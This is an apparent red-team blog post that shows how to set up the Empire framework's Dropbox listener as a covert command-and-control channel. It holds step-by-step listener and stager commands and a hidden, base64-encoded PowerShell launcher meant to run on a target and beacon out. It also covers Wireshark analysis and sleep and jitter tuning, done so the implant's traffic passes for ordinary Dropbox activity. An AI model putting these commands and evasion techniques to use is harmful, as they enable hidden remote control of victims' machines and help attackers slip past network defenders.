Dropbox for the Empire

ON MAY 13, 2017 / BY BNEG

Now that the Empire project has released the Dropbox Listener module to public with v2, let's get it setup. For those organizations that are not blocking Dropbox, this is an excellent and highly reliable C2 channel.

It can probably go without saying that one of the coolest things about this module is that the attacker network is never revealed to the victim. The downside is that blocking all Dropbox IP reservations shuts this down. Pro's and con's to be considered if you decide to use this for an engagement.


This post will walk through getting your API key, configuring a listener and a stager, and finally some research into why you should tweak your listener sleep and jitter settings.

To get started you'll first need to generate a Dropbox API access token. This will allow both the beacon and the server to authenticate with and use your Dropbox account for C2 comms. I highly recommend creating a new Dropbox account for just this purpose.

Generate your API key

1. Create a Dropbox Account
2. Got to "My Apps" on the Dropbox Developers site
3. "Create App" and Choose "Dropbox API"

4. Choose “App Folder”
5. Name your app, ie. “EmpireC2”
6. In the settings for your new App, generate a new access token (picture below)
7. Copy or save your access token somewhere




Generating your access token

Configure your listener

Now that you have your access token, lets configure a listener in Empire.

```
(Empire) > listeners
(Empire: listeners) > uselistener dropbox
(Empire: listeners/dropbox) > info
```




```
(Empire: listeners/empire_dbx) > info

    Name: Dropbox
Category: third_party

Authors:
  @harmj0y

Description:
  Starts a Dropbox listener.

Dropbox Options:

  Name              Required    Value                                     Description
  ----              --------    -------                                   -----------
  KillDate          False                                                 Date for the listener to exit (MM/dd/yyyy).
  Name              True        dropbox                                   Name for the listener.
  DefaultLostLimit  True        10                                        Number of missed checkins before exiting
  APIToken          True                                                  Authorization token for Dropbox API communication.
  StagingKey        True        CdNWB)@~UpM9Og,0iL.%vDwzVb+4!>8*          Staging key for initial agent negotiation.
  BaseFolder        True        /Empire/                                  The base Dropbox folder to use for comms.
  DefaultProfile    True        /admin/get.php,/news.php,/login/          Default communication profile for the agent.
                                process.php|Mozilla/5.0 (Windows
                                NT 6.1; WOW64; Trident/7.0;
                                rv:11.0) like Gecko
  ResultsFolder     True        /results/                                 The nested Dropbox results folder.
  PollInterval      True        5                                         Polling interval (in seconds) to communicate with the Dropbox Server.
  WorkingHours      False                                                 Hours for the agent to operate (09:00-17:00).
  DefaultJitter     True        0.0                                       Jitter in agent reachback interval (0.0-1.0).
  DefaultDelay      True        60                                        Agent delay/reach back interval (in seconds).
  TaskingsFolder    True        /taskings/                                The nested Dropbox taskings folder.
  StagingFolder     True        /staging/                                 The nested Dropbox staging folder.


(Empire: listeners/empire_dbx) >
```

Your listener module name is probably different

```
(Empire: listeners/dropbox) > set APIToken [YOUR TOKEN HERE]
(Empire: listeners/dropbox) > execute
```

Create and execute your stager

```
(Empire: listeners) > usestager multi/launcher dropbox
(Empire: listeners) > info
```




```
(Empire: stager/multi/launcher) > info

Name: Launcher

Description:
  Generates a one-liner stage0 launcher for Empire.

Options:

  Name             Required    Value            Description
  ----             --------    -------          -----------
  Listener         True        dropbox          Listener to generate stager for.
  OutFile          False                        File to output launcher to, otherwise
                                                displayed on the screen.
  Proxy            False       default          Proxy to use for request (default, none,
                                                or other).
  SafeChecks       True        True             Switch. Checks for LittleSnitch or a
                                                SandBox, exit the staging process if
                                                true. Defaults to True.
  Language         True        powershell       Language of the stager to generate.
  ProxyCreds       False       default          Proxy credentials
                                                ([domain\]username:password) to use for
                                                request (default, none, or other).
  UserAgent        False       default          User-agent string to use for the staging
                                                request (default, none, or other).
  Base64           True        True             Switch. Base64 encode the output.
  StagerRetries    False       0                Times for the stager to retry
                                                connecting.
```

Set any options you may want from the defaults

```
(Empire: listeners) > execute
```

You can also generate a stager immediately after executing the listener

```
(Empire: listeners/dropbox) > launcher powershell
```



```
(Empire: listeners/empire_dbx) > launcher powershell
powershell.exe -NoP -sta -NonI -W Hidden -Enc WwBSAEUAZgBdAC4AQQBzAHMARQBtAGIATAB5AC4ARwBlAHQA
QB8ACUAewAkAF8ALgBHAEUAVABGAGkAZQBMAEQAKAAnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwAJwBOAG8
LgBTAEUAcgBWAGkAYwBlAFAAbwBJAE4AdABNAGEATgBBAEcARQBSAF0AOgA6AEUAWABQAEUAYwBUADEAMAAwAEMATwBOAF
AbABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgAxADsAIABXAE8AVwA2ADQAOwAgAFQAcgBpA
IALQBBAGcAZQBuAHQAJwAsACQAdQApADsAJABXAGMALgBQAFIAbwBYAFkAPQBbAFMAWQBTAFQARQBNAC4ATgBFAHQALgBX
CAAWwBTAFkAcwB0AEUATQAuAE4AZQB0AC4AQwBSAGUAZABlAG4AVABpAGEAbABDAEEAYwBoAGUAXQA6ADoARABlAEYAQQB
AEkASQAuAEcARQB0AEIAeQB0AEUAUwAoACcAQwBkAE4AVwBCACkAQAB+AFUAcABNADkATwBnACwAMABpAEwALgAlAHYARA
oACQASgArACQAUwBbACQAXwBdACsAJABLAFsAJABfACUAJABLAC4AQwBPAHUATgBUAF0AKQAlADIANQA2ADsAJABTAFsAJA
AkAFMAWwAkAEkAXQApACUAMgA1ADYAOwAkAFMAWwAkAEkAXQAsACQAUwBbACQASABdAD0AJABTAFsAJABIAF0ALAAkAFMAW
QBBAEEAQQBBAEEAQQBBAEEAQQBBAEQAVwBWAEcAXwBxADIASQBIAHEASABGAFIAUwBWADMASABvAEsAcAByAEEAWQB3AEI
IgAsACIAQgBlAGEAcgBlAHIAIAAkAHQAIgApADsAJAB3AGMALgBIAGUAQQBEAGUAUgBzAC4AQQBEAGQAKAAiAEQAcgBvAH
AQQB0AEEEAPQAkAFcAQwAuAEQAbwBXAE4AbABvAGEARABEAEEEAdABBACgAJwBoAHQAdABwAHMAOgAvAC8AYwBvAG4AdABlA
0AOwAkAGQAQQB0AEEEAPQAkAGQAQQBUAEEEAWwA0AC4ALgAkAEQAYQB0AGEALgBMAEUATgBnAFQAaABdADsALQBqAE8AaQBu
```

Base64 encoded PowerShell


Now you're ready to execute on the target or drop this into the payload of your choice. Of course this can be used with the regsvr32, hta, and other stagers available in Empire.

What does this traffic look like on the network?

Using Dropbox is cool and all, but what does our beacon actually look like on the network? To find out, I fired up Wireshark on my Mac where I had the Dropbox folder-sync client running. I had no other connections to Dropbox, so this served as a baseline to view "normal" Dropbox traffic when files are not changing. In other words, I wanted to know what the default beacon activity for Dropbox actually was, so I could emulate it more accurately.

Viewing the captured data I could see that the client performs the TLS handshake with a packet length fairly evenly distributed between 80-1281 bytes and Dropbox returns a 66 byte response (54% of the traffic), presumably saying “no change”. The capture filter using known Dropbox IPs (DNS resolution wasn’t reliable):


```
net 162.125.0.0/16 or net 45.58.64.0/20 or net 108.160.160.0/20 or net
185.45.8.0/22 or net 199.47.216.0/22
```



~15 minutes of Dropbox client activity, showing 100ms interval

What I see from this capture is roughly a check-in every 30-60 seconds with some pseudo-random jitter. Without diving more into Dropbox, I think we can start with a 60sec check-in interval.

Using the same capture filter, this is what a 60 second interval with no jitter looks like:




~15 minutes of Empire Dropbox C2 activity, showing 100ms interval

That just screams beacon activity. The interval is almost perfectly reliable. The module performs the TLS handshake with a packet length average of 460 bytes (24% of the traffic) and Dropbox returns a 54 byte response (46% of the traffic), presumably saying “no change”. I find it interesting that using the API results in a different response from Dropbox itself.

I played with some of the options to see if I could more accurately reflect "normal" Dropbox activity. You can do this on the fly:

```
(Empire: agents) > sleep all 30 0.75
```

Which tells all the agents to change their sleep time to 30 seconds, and randomize the sleep time by 75% of the sleep time (+/- 22.5 seconds).



Its not perfect, but we're starting to see some randomization as expected. Furthermore, this is getting closer to looking like real Dropbox beacon activity. One of the things we don't have is variable packet sizes. The desktop client for Dropbox has a much wider range of packet sizes for its beacon activity, whereas the Dropbox module is much more consistent.

Finally, once you start interacting with your beacon, those packet size averages are going to go out the window.

Share this:

Twitter Facebook 4 Google

Like

Be the first to like this.

EMPIRE INFRASTRUCTURE

PREVIOUS
Vulnerabilities in Cohu 3960HD

NEXT
Rome Didn't Fall in a Day: Building A Resilient Empire C2, Part Two

2 thoughts on "Dropbox for the Empire"

Pingback: Athena: The CIA’s RAT vs Empire – bneg

Pingback: Purple Team: About Beacons | Critical Informatics

Leave a Reply

Enter your comment here...

SEARCH

Search ...

SOCIAL

POPULAR POSTS

Empire without PowerShell.exe

Dropbox for the Empire

iTerm2 Customizations for Hackers

Athena: The CIA's RAT vs Empire

Reversing the MDS iNET 900 MHz Radio

Automated Empire Infrastructure

Empire Post Exploitation – Unprivileged Agent to DA Walkthrough

MY TWITTER RAMBLINGS

Jeremy (bneg) Retweeted

Freelance Wars
@FreelanceWars

Apr 2, 2018

Jeremy (bneg) Retweeted

Matthew Green
@matthew_d_green

Replying to @matthew_d_green @karlyeurl

At this point I think the negatives so sufficiently outweigh the positives that it isn’t, to me personally, worth the risk that someone will send me something important via PGP. As they have in the past.

You are free to make your own decisions.

Apr 13, 2018

TAGS

0-Days empire infrastructure reversing vault7

CATEGORY CLOUD

Blue Team Commentary Pentesting Red Team Uncategorized Vulnerabilities War Story